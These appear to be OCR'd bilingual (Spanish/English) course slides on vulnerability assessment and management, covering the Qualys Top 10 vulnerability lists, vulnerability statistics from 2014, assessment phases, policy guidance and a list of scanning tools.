

information
security


ALL-IN-ONE
CISSP
EXAM GUIDE
SIXTH EDITION
SHON HARRIS
COURSE TECHNOLOGY
EC-Council | Press
Network Defense
Security and Vulnerability Assessment
EC-Council
Network Security Administrator
Managing a Network Vulnerability Assessment
THOMAS R. PELTIER
JUSTIN PELTIER
JOHN A. BLACKLEY
50 page
NIST SP - 800-40v2.0
Creating a Patch and Vulnerability Management Program
www.50page.com
Advanced Penetration Testing for Highly-Secured Environments:
The Ultimate Security Guide
Lee Allen
PACKT open source

Vulnerability

Se define en la norma ISO 27002 como **"Una debilidad de un activo o grupo de activos que puede ser explotado por una o más amenazas"**

Bullet stopped by Water Balloons

https://www.youtube.com/watch?v=blGNsJl7Ku8

Top 10 Vulnerabilities

The Top 10 External and Top 10 Internal Vulnerabilities are dynamic lists of the most prevalent and critical security vulnerabilities in the real world. Based on the Laws of Vulnerabilities, this information is computed anonymously from over 1 billion IP audits per year. The Top 10 External Vulnerabilities are the most prevalent and critical vulnerabilities which have been identified on Internet facing systems. The Top 10 Internal Vulnerabilities show this information for systems and networks inside the firewall.


The two Top 10 lists exclude vulnerabilities that do not have patches, even if workarounds are available, because these lists are tools to help prioritize remediation.

Top 10 Internal Vulnerabilities: February 2015


Title	QualysID	Ext. Reference
Microsoft Internet Explorer Cumulative Security Update (MS15-009) CVE-2014-8967, CVE-2015-0017, CVE-2015-0018, CVE-2015-0019, CVE-2015-0020, CVE-2015-0021, CVE-2015-0022, CVE-2015-0023, CVE-2015-0025, CVE-2015-0026, CVE-2015-0027, CVE-2015-0028, CVE-2015-0029, CVE-2015-0030, CVE-2015-0031, CVE-2015-0035, CVE-2015-0036, CVE-2015-0037, CVE-2015-0038, CVE-2015-0039, CVE-2015-0040, CVE-2015-0041, CVE-2015-0042, CVE-2015-0043, CVE-2015-0044, CVE-2015-0045, CVE-2015-0046, CVE-2015-0048, CVE-2015-0049, CVE-2015-0050, CVE-2015-0051, CVE-2015-0052, CVE-2015-0053, CVE-2015-0054, CVE-2015-0055, CVE-2015-0066, CVE-2015-0067, CVE-2015-0068, CVE-2015-0069, CVE-2015-0070, CVE-2015-0071	100220	MS15-009
Oracle Java SE Critical Patch Update - July 2014 CVE-2014-4227, CVE-2014-4219, CVE-2014-2490, CVE-2014-4216, CVE-2014-4247, CVE-2014-2483, CVE-2014-4223, CVE-2014-4262, CVE-2014-4209, CVE-2014-4265, CVE-2014-4220, CVE-2014-4218, CVE-2014-4252, CVE-2014-4266, CVE-2014-4268, CVE-2014-4264, CVE-2014-4221, CVE-2014-4244, CVE-2014-4263, CVE-2014-4208	122362	Oracle Java SE CPU July 2014


https://www.qualys.com/research/top10/

Vulnerability distribution by severity - 2014




High severity vulnerabilities 2010-2014





Year	# of vulnerabilities
2010	4,258
2011	3,532
2012	4,347
2013	4,794
2014	7,038



Operating system	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Apple Mac OS X	147	64	67	16
Apple iOS	127	32	72	23
Linux Kernel	119	24	74	21
Microsoft Windows Server 2008	38	26	12	0
Microsoft Windows 7	36	25	11	0
Microsoft Windows Server 2012	38	24	14	0
Microsoft Windows 8	36	24	12	0
Microsoft Windows 8.1	36	24	12	0
Microsoft Windows Vista	34	23	11	0
Microsoft Windows RT	30	22	8	0

Application	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Microsoft Internet Explorer	242	220	22	0
Google Chrome	124	86	38	0
Mozilla Firefox	117	57	57	3
Adobe Flash Player	76	65	11	0
Oracle Java	104	50	46	8
Mozilla Thunderbird	66	36	29	1
Mozilla Firefox ESR	61	35	25	1
Adobe Air	45	38	7	0
Apple TV	86	29	49	8
Adobe Reader	44	37	7	0
Adobe Acrobat	43	35	8	0
Mozilla SeaMonkey	63	28	34	1

Vulnerability Assessments

Hay una técnica que muchas empresas pasan por alto en el desarrollo de su diseño de seguridad, la evaluación de la vulnerabilidad autoadministrada**(self-administered vulnerability assessment).**

Vulnerability Assessments

Una **evaluación de la vulnerabilidad** es el proceso de **identificar, cuantificar y priorizar** las vulnerabilidades en un sistema.

Las evaluaciones de vulnerabilidad son un importante mecanismo a través del cual las organizaciones pueden **identificar riesgos de seguridad potenciales, documentar y tener un proceso en marcha para corregir cualquier deficiencia.**

Las autoevaluaciones de rutina proporcionan una buena imagen de cómo se gestiona la seguridad y mejora con el tiempo, y para ayudar a identificar las zonas con mayor necesidad de atención.

The found issues are then documented and given a risk level based on a realistic risk analysis. It does not involve exploitation of vulnerabilities, and is therefore not as intrusive as penetration testing.

La primera fase de la realización de la evaluación se lleva a cabo en los tres primeros pasos.

Discover

Durante la primera etapa de la evaluación, se descubrir todos los activos a través de la red y elaborar un informe de los recursos descubiertos.

Prioritize


Durante la segunda etapa, se asigna un valor de negocio de Activos de la organización.

Evaluation and Report

Durante la tercera etapa de la evaluación se realizan escaneos geográficamente distribuidos y redes segmentadas.


Tanto en el perímetro y detrás del firewall. Identificamos las amenazas y vulnerabilidades que utilizan la base de datos más completa de la industria.

Informes durante esta etapa incluirán:



Resumen de las vulnerabilidades descubiertas.

Descripción detallada de las amenazas encontradas, su impacto y las posibles soluciones.



Vulnerability Assessment and Management Methodology

La necesidad y el alcance de Evaluación de Vulnerabilidad

La práctica de la realización de una evaluación de la vulnerabilidad de la red (VA) en contra de la propia empresa puede ser muy beneficioso.

Puede llevar a descubrir exposiciones(exposures) antes que atacantes potenciales lo hagan, y ayuda a destacar la postura de seguridad que tiene la empresa, de una forma global.

VA complementa las otras tecnologías de seguridad detectando automáticamente los agujeros de seguridad de la red y el asesoramiento de especialistas en seguridad cómo solucionarlos.

VA permite a las organizaciones medir y reducir los riesgos al ofrecer una solución proactiva para descubrir, priorizar y evaluar las vulnerabilidades de seguridad antes de que ocurra la penetración.

Los beneficios que pueden derivarse de la realización de frecuentes, evaluaciones de vulnerabilidad proactivas pueden ser numerosas.

La detección temprana presenta la oportunidad de resolver los problemas antes de que los atacantes pueden explotar la debilidad que puede causar daños graves a los bienes de la empresa y, posiblemente, su reputación.

Puede ayudar en la actualización o creación de un mapa de la red detallado de la empresa.

Una organización debe tener una idea exacta de los sistemas que están presentes en su entorno.

No es difícil que alguien se conecte un nuevo sistema a la red sin informar a las personas adecuadas o pasar por el proceso de gestión del cambio correcto.

Las máquinas rouge pueden introducir riesgos no deseados e innecesarios en la empresa y la necesidad de ser tratado de una manera oportuna.

Inventario de todos los dispositivos en la red

El inventario podría consistir en el **tipo de dispositivo, los niveles actuales del sistema operativo, el hardware configuraciones, versiones de la aplicación,** y cualquier otra información pertinente del sistema.

Centrar la atención en la gestión de la solución de problemas específicos y sistémicos de seguridad

Establecer una línea de base para integrar y unificar los esfuerzos de seguridad.

Identificar las vulnerabilidades y desarrollar respuestas para ayudar a impulsar el desarrollo de un proceso de gestión de riesgos.

Desarrollar experiencia interna con el objetivo de la auto-evaluación a largo plazo de las áreas no técnicas.

La realización de una evaluación de la vulnerabilidad puede proporcionar una representación precisa de la situación actual de seguridad de la organización.

Tiene que haber un mecanismo incorporado en los procedimientos para garantizar que el proceso de VA se lleva a cabo continuamente.

También es importante contar con estas políticas y procedimientos revisados y aprobados por la dirección. Esto ayudará a asegurar que se conviertan en prácticas oficiales de la organización.

Una evaluación periódica de la vulnerabilidad es un procedimiento importante de control interno y es a menudo necesaria para el cumplimiento normativo.

VA es un control de seguridad de red proactiva diseñada para ayudar a localizar sistemáticamente y exponer las vulnerabilidades.

El proceso de VA es una práctica continua, es posible mantener una base de todas las vulnerabilidades asociados con cualquier número de sistemas de la red.

La estrategia de autoevaluación no sólo ofrece una organización una visión detallada de algunas de las exposiciones potenciales que puedan existir, pero también se puede utilizar para el retrato de la postura de seguridad global de la empresa.

La información obtenida durante el proceso de evaluación se puede utilizar para medir el nivel de riesgo que existe actualmente en la red.

Having the right tools is essential in obtaining accurate and complete results.

When conducting a VA it is important, and very beneficial to use the same tools as the potential attackers.

That way it is possible to duplicate the same methodologies and techniques that will be employed by attackers when your organization’s systems are being targeted.

It systematically maps all IP connections, tests and analyzes the repellent capabilities of these resources against known security holes, and provides verified remedies

Policies and procedures must be created and enforced,


By creating a solid policy, executing consistent procedures, and using the right tools, there is no end to the potential advantages that a good VA process will bring to any organization.

Every effective security practice is built on a strong foundation of policies and procedures, and the vulnerability assessment process should be no exception.

Before beginning to conduct any VA it is important to ensure that the underlying policies relevant to the organization are in place to facilitate the process.

These documents will be the principles, outlining the actions to be taken when planning and performing all aspects of the VA each and every time it is conducted.

The policies and procedures will need to encompass existing organizational processes.



Three phase cyclical vulnerability assessment procedure

Conduct Assessment

This phase consists of two main objectives,

The planning

- Gathering all relevant information,
- defining the scope of activities,
- defining roles and responsibilities,
- making others aware through the change management process.

performing of the vulnerability assessment.

- interviewing system administrators,
- reviewing appropriate policies and procedure relating to the systems being assessed
- The security scanning.

Identify Exposures

Reviewing the resulting data from the assessment phase and trying it into the issue management process so that accountability for the issues are established and the exposures can be resolved.

Address Exposures

This is the remedial phase where we try to resolve the exposures identified in the previous phase.

Before any steps are taken to fix the problem an investigation must be conducted to determine if the service that caused the exposure is in fact needed.

If the service is needed then the system should be upgraded, or if no upgrade exists management must be informed of the potential risk that system presents. If the services is not needed then it could simply be disabled.

It is important to recognize that some of the exposures uncovered may actually need to be present for the systems to run correctly, from a business perspective.

The services associated with these exposures need to be highlighted so that they will not be identified again during the next assessment.

This way it will be possible to accurately develop a risk curve to illustrate how the security posture trends over time.


as well it will give the administrators a consistent base from which to conduct their assessments. Also by seeking management approval it will ensure that the VA process is made a continual and official organizational practice.

Developing solid policies will ensure that the VA process is completed in line with the organization's requirements.

security policies and recommendations for system and information owners play an important role but they will not solve all weaknesses.

Vulnerabilities exist and will remain in all systems in operation. But it is still very important to try to eliminate as many security flaws as possible during early phases of system development, because the costs and risks associated with a repair increase dramatically later in the product life cycle.

The remedy clearly depends on the nature of the vulnerability, but several aspects must be carefully taken into account such as What and who has caused the problem?



Is there a possible way to remove the flaw?

Will the changes introduce new vulnerabilities?

Will the changes affect the quality of service?

Will the changes actually remove the vulnerability?

What will it cost to make the changes?

A vulnerability management process should be part of an organization’s effort to control information security risks.

This process will allow an organization to obtain a continuous overview of vulnerabilities in their IT environment and the risks associated with them

Only by identifying and mitigating vulnerabilities in the IT environment can an organization prevent attackers from penetrating their networks and stealing information

Information Security Testing and Assessment

http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

HACER RESUMEN

Implementing a Vulnerability Management Process

Vulnerability scanning consists of using a computer program to identify vulnerabilities in networks, computer infrastructure or applications.

Vulnerability management is the process surrounding vulnerability scanning, also taking into account other aspects such as risk acceptance, remediation etc.

The scanner determines the tests performed during the scanning of a host. The selected scanner populates your asset profile data including the host information, ports, and potential vulnerabilities.

scan provides the operating system and version on each CIDR, server, and version of each port. Also, the scan provides the known vulnerabilities on discovered ports and services.

scan results allows you to collect asset vulnerability information for malware, web applications, and web services in your deployment

There is some risk involved with vulnerability management or more specifically, vulnerability scanning. Since vulnerability scanning typically involves sending a large number of packets to systems, they might sometimes trigger unusual effects

However, since vulnerability scanning is mainly limited to scanning and not exploiting, risks are minimal

In order to cover these risks, it’s always important to inform various stakeholders within your organization when vulnerability scanning is taking place.


Vulnerabilities Scanners

TOOLS

Managing IBM Security AppScan Enterprise Scanners
Managing nCircle IP360 Scanners
Managing Nessus Scanners
Managing Nmap Scanners •
Managing Qualys Scanners •
Managing FoundScan Scanners •
Managing Juniper Networks NSM Profiler Scanners •
Managing Rapid7 NeXpose Scanners •
Managing netVigilance Secure Scout Scanners •
Managing eEye Scanners •

Managing PatchLink Scanners •
Managing McAfee Vulnerability Manager Scanners •
Managing SAINT Scanners •
Managing AXIS Scanners •
Managing Tenable SecurityCenter

https://www.concise-courses.com/hacking-tools/


Microsoft Baseline Security Analyzer 2
Microsoft
Baseline Security Analyzer
Microsoft
Microsoft Baseline Security Analyzer
Welcome
Pick a computer to scan
Pick multiple computers to scan
Pick a security report to view
View a security report
See Also
Microsoft Baseline Security Analyzer Help
About Microsoft Baseline Security Analyzer
Microsoft Security Web site
Actions
Print
Copy
View security report
Sort Order: Score (worst first)
Computer name: WORKGROUP\ORR
IP address: 192.168.2.5
Security report name: WORKGROUP - ORR (7-7-2005 9-42 AM)
Scan date: 7/7/2005 9:42 AM
Scanned with MBSA version: 2.0.5029.2
Catalog synchronization date:
Security update catalog: Microsoft Update
Security assessment: Severe Risk (One or more critical checks failed.)
Security Update Scan Results
Score Issue Result
Office Security Updates
No security updates are missing.
What was scanned Result details
Windows Security Updates
No security updates are missing.
What was scanned Result details
Windows Scan Results
Administrative Vulnerabilities
Score Issue Result
Previous security report
Next security report
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
